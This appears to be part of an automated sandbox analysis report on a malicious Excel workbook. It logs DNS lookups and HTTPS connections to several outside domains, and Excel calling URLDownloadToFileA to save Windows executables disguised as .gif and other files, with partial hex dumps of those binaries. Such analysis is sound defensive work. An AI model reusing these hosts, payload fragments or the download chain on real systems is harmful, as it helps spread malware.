Apr 7, 2021 07:47:04.906847954 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:05.431065083 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:05.443871975 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:05.718888998 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:05.732434034 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:06.451692104 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:06.484504938 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:07.176928997 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:07.189754963 CEST	53	60100	8.8.8.8	192.168.2.3

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:47:07.520457029 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:07.533926010 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:08.149755001 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:08.163930893 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:08.334104061 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:08.380784035 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:08.791898966 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:08.932782888 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:08.938950062 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:08.944602966 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:09.734869003 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:09.747687101 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:12.507849932 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:12.520634890 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:13.679682970 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:13.692511082 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:14.561901093 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:14.575109005 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:15.528862953 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:15.541953087 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:16.283705950 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:16.296487093 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:21.136024952 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:21.149027109 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:30.107182026 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:30.125471115 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:30.572249889 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:30.584811926 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:31.379554033 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:31.392307997 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:32.375207901 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:32.388556957 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:33.169199944 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:33.892467022 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:33.910248995 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:34.177881002 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:34.190310955 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:43.891092062 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:43.909801960 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:49.905451059 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:49.940437078 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:55.938344002 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:55.950835943 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:59.105659008 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:59.124231100 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 7, 2021 07:48:34.984508991 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:48:34.997838974 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 7, 2021 07:48:36.088233948 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:48:36.114710093 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 7, 2021 07:49:44.964705944 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:49:45.015402079 CEST	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 07:47:04.764103889 CEST	192.168.2.3	8.8.8.8	0x570	Standard query (0)	ethereality.info	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:06.451692104 CEST	192.168.2.3	8.8.8.8	0xee19	Standard query (0)	thefamouscurrybazaar.co.uk	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:07.520457029 CEST	192.168.2.3	8.8.8.8	0x1cfb	Standard query (0)	devrongolf.com	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:08.334104061 CEST	192.168.2.3	8.8.8.8	0xe622	Standard query (0)	ponchokhana.com	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:08.791898966 CEST	192.168.2.3	8.8.8.8	0x1062	Standard query (0)	springbedspetroleum.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 07:47:04.906847954 CEST	8.8.8.8	192.168.2.3	0x570	No error (0)	ethereality.info		108.167.180.111	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:06.484504938 CEST	8.8.8.8	192.168.2.3	0xee19	No error (0)	thefamouscurrybazaar.co.uk		5.100.152.162	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:07.533926010 CEST	8.8.8.8	192.168.2.3	0x1cfb	No error (0)	devrongolf.com		43.229.135.209	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:08.380784035 CEST	8.8.8.8	192.168.2.3	0xe622	No error (0)	ponchokhana.com		5.100.155.169	A (IP address)	IN (0x0001)
Apr 7, 2021 07:47:08.938950062 CEST	8.8.8.8	192.168.2.3	0x1062	No error (0)	springbedspetroleum.com		50.116.95.68	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 07:47:05.243714094 CEST	108.167.180.111	443	192.168.2.3	49709	CN=webmail.ethereality.info CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 14:03:59 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 15:03:59 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 7, 2021 07:47:06.572163105 CEST	5.100.152.162	443	192.168.2.3	49711	CN=www.thefamouscurrybazaar.co.uk CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 18 22:33:38 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 16 23:33:38 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 7, 2021 07:47:07.924719095 CEST	43.229.135.209	443	192.168.2.3	49713	CN=devrongolf.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Mar 20 17:11:48 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Jun 18 18:11:48 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 7, 2021 07:47:08.463172913 CEST	5.100.155.169	443	192.168.2.3	49715	CN=mail.ponchokhana.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 03 22:31:59 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 01 23:31:59 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 07:47:09.244162083 CEST	50.116.95.68	443	192.168.2.3	49717	CN=mail.springbedspetroleum.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Apr 02 00:17:53 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Thu Jul 01 00:17:53 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 3544 Parent PID: 792

General

Start time:	07:46:59
Start date:	07/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1210000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2021

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	179F643	URLDownloadToFileA
C:\Users\user\fikftkm.thj1	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	179F643	URLDownloadToFileA

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj3	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	179F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4B8A47BC.tmp	success or wait	1	138495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$FED8GODpaD.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	13751E4	WriteFile
C:\Users\user\Desktop\~$FED8GODpaD.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1375241	WriteFile

Copyright Joe Security LLC 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	unknown	7244	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $......._W...6e..6e..6e..)v..6 e...w..6e.Rich.6e............ ....PE..L.....f`...........!.. ....ko.............	success or wait	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	unknown	6965	c7 45 0c 01 00 00 00 3b 4d fc 76 0b ff 4d fc 23 75 08 ff 45 08 eb 0f 2d 01 00 00 00 81 75 fc 9c 02 00 00 0b 4d 0c 35 25 f8 ff ff 2b 93 08 c9 41 00 81 e7 dc f9 ff ff f7 45 0c 01 00 00 00 05 01 00 00 00 83 c2 ff 25 00 00 00 00 25 01 00 00 00 48 4e 01 f9 01 7d 08 ff 4d 08 83 65 fc 00 83 f6 00 ff 4d 0c 83 e9 01 25 f6 fa ff ff 31 fe 35 00 00 00 00 83 65 0c 01 f7 45 0c 01 00 00 00 47 25 01 00 00 00 25 45 f9 ff ff 83 f6 05 81 ef fa 07 00 00 25 a0 05 00 00 05 66 05 00 00 31 c6 83 e9 ff 09 93 08 c9 41 00 ba 08 01 00 00 25 b0 05 00 00 83 75 fc 01 03 8b 08 c9 41 00 83 e2 00 83 ab 08 c9 41 00 01 ff 4d 0c 2b 55 0c 21 b3 08 c9 41 00 29 bb 08 c9 41 00 5f 5e 5a 59 58 c9 c2 08 00 55 89 e5 83 c4 fc 50 51 52 56 57 3d 4c 5a 00 00 75 0e 23 55 08 ff 8b de ce 41 00 ff 4d 08 eb	.E.....;M.v..M.#u..E...-.....u ......M.5%...+...A........E... ....%....%....HN...}..M. .e......M....%....1.5.....e... E.....G%....%E...........%... ..f...1........A......%.....u. .....A........A...M.+U.!...A.) ...A._^ZYX....U.....PQRVW =LZ..u.#U.....A..M..	success or wait	1	179F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj1	unknown	14209	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $......._W...6e..6e..6e..)v..6 e...w..6e.Rich.6e............ ....PE..L.....f`...........!.. ....ko.............	success or wait	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	unknown	7930	ff 75 f8 89 04 e4 ff 93 64 f0 41 00 52 83 e2 00 31 c2 83 a3 65 c3 41 00 00 31 93 65 c3 41 00 5a 81 e0 00 00 00 00 33 04 e4 83 c4 04 6a 00 89 3c e4 31 ff 09 c7 89 bb 40 d2 41 00 5f 31 d2 8f 45 f0 33 55 f0 81 e1 00 00 00 00 8f 45 f4 33 4d f4 50 83 24 e4 00 31 14 e4 57 83 24 e4 00 09 0c e4 8d 83 24 c6 41 00 52 83 24 e4 00 31 04 e4 8d 83 6b d3 41 00 83 65 f8 00 ff 75 f8 31 04 e4 ff 93 68 f0 41 00 51 2b 0c e4 31 c1 83 a3 55 c6 41 00 00 09 8b 55 c6 41 00 59 31 c9 8b 0c e4 83 c4 04 83 65 f4 00 ff 75 f4 31 0c e4 8d 83 91 c8 41 00 c7 45 f4 00 00 00 00 ff 75 f4 31 04 e4 ff 93 60 f0 41 00 55 29 2c e4 09 04 e4 8d 83 0f c3 41 00 c7 45 f8 00 00 00 00 ff 75 f8 31 04 e4 ff 93 60 f0 41 00 29 c9 0b 0c e4 83 c4 04 52 89 ca 50 8f 45 f4 01 55 f4 ff 75 f4 58 5a 89 7d f4 33 7d	.u......d.A.R...1...e.A..1.e.A .Z......3.....j..<.1.....@.A._ 1..E.3U........E.3M.P.$..1.. W. $.......$.A.R.$..1....k.A..e.. .u.1....h.A.Q+..1...U.A....U. A.Y1........e...u.1......A..E.. ....u.1....`.A.U),........A..E ......u.1....`.A.)........R..P. E..U..u.XZ.}.3}	success or wait	17	179F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj1	unknown	26641	f4 11 00 00 00 8d 83 9f d0 41 00 57 29 3c e4 01 04 e4 ff 93 60 f0 41 00 89 4d dc 29 c9 09 c1 89 8b 4e ce 41 00 8b 4d dc c7 45 e8 04 00 00 00 8d 83 f7 c4 41 00 51 31 0c e4 01 04 e4 ff 93 60 f0 41 00 6a 00 89 14 e4 31 d2 31 c2 89 93 95 c8 41 00 5a e9 74 01 00 00 8d 83 e4 c5 41 00 55 29 2c e4 89 04 e4 ff 93 60 f0 41 00 c7 45 e4 00 00 00 00 ff 75 e4 01 04 e4 8d 83 29 c1 41 00 57 31 3c e4 09 04 e4 ff 93 60 f0 41 00 81 e1 00 00 00 00 03 0c e4 83 ec fc 89 5d e4 89 cb 01 c3 53 8b 5d e4 58 52 33 14 e4 0b 93 2b c6 41 00 83 e1 00 09 d1 5a 39 c1 76 22 8d 83 e4 c5 41 00 56 83 24 e4 00 31 04 e4 8d 83 29 c1 41 00 55 83 24 e4 00 01 04 e4 ff 93 64 f0 41 00 6a 00 89 34 e4 31 f6 31 c6 89 b3 40 d0 41 00 5e 83 7d f0 04 0f 85 d9 00 00 00 8d 83 be d1 41 00 ff 75 dc 89 04 e4 8d	.........A.W)<.....`.A..M.).. ...N.A..M..E.........A.Q1..... ..`.A.j....1.1.....A.Z.t..... .A.U),.....`.A..E.....u..... .).A.W1<.....`.A..... .].....S.].XR3....+.A.....Z9. v"....A.V.$..1....).A.U.$..... ..d.A.j..4.1.1...@.A.^.}..... .....A..u.....	success or wait	4	179F643	URLDownloadToFileA
C:\Users\user\fikftkm.thj1	unknown	60066	14 88 09 00 80 5d 01 00 24 01 88 f2 41 a0 84 05 aa 09 00 80 79 14 20 17 44 a0 0e 00 00 c5 10 a2 6b 00 20 e1 54 20 3a 51 a0 a6 15 88 53 01 88 12 41 20 02 15 82 75 40 08 2a 15 00 c6 11 88 2f 05 08 cc 00 02 39 14 82 15 51 28 06 50 00 e6 05 02 1f 14 82 be 55 82 9b 14 8a c6 44 8a 20 40 28 89 10 0a 15 11 22 14 55 80 51 01 28 5f 14 82 28 45 88 89 14 0a 06 14 80 e9 51 80 80 04 80 ea 01 a0 83 11 8a 92 50 28 1e 45 a0 b6 10 00 00 11 0a 2c 14 80 68 05 8a 5f 04 00 87 04 80 53 45 08 ad 51 02 09 10 22 50 00 a0 31 00 08 26 04 08 18 40 a0 bb 04 88 6a 44 20 32 01 8a 95 04 20 63 50 02 74 44 80 70 50 a8 3e 40 22 e9 11 28 a0 11 a0 cc 10 20 73 15 80 e3 10 20 ca 51 2a d0 00 2a 4e 11 8a c7 04 08 19 10 a8 12 55 aa ef 01 22 da 10 80 6a 41 80 c6 11 8a ca 10 20 06 15 0a ba 04 28 e0	.....]..$...A.....y. .D.....k. .T :Q....S...A ...u@.*... ../.....9...Q(.P.....U.....D. @(.....".U.Q.(_..(E..... Q.....P(.E.....,..h.._ .....SE..Q..."P..1..&...@....j D 2.... cP.tD.pP.>@"..(..... s.... .Q*..*N.....U..."...j A..... .....(.	success or wait	1	179F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	unknown	7357	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	179F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	unknown	267	40 70 6f 6e 63 68 6f 6b 68 61 6e 61 2e 63 6f 6d 22 20 69 64 3d 22 64 79 6e 61 6d 69 63 50 72 6f 76 69 64 65 72 4c 69 6e 6b 22 20 74 69 74 6c 65 3d 22 77 65 62 6d 61 73 74 65 72 40 70 6f 6e 63 68 6f 6b 68 61 6e 61 2e 63 6f 6d 22 20 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 72 20 6e 6f 72 65 66 65 72 72 65 72 22 3e 43 6f 6e 74 61 63 74 20 79 6f 75 72 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 3c 2f 61 3e 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 2e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 3e 0a 20 20 20 20 3c 2f 62 6f	@ponchokhana.com" id="dynamicProviderLink" title="webmaster@ponchokhana.com" rel="noopener noreferrer">Contact your hosting provider for more information.. . . . </section>. </bo	success or wait	1	179F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
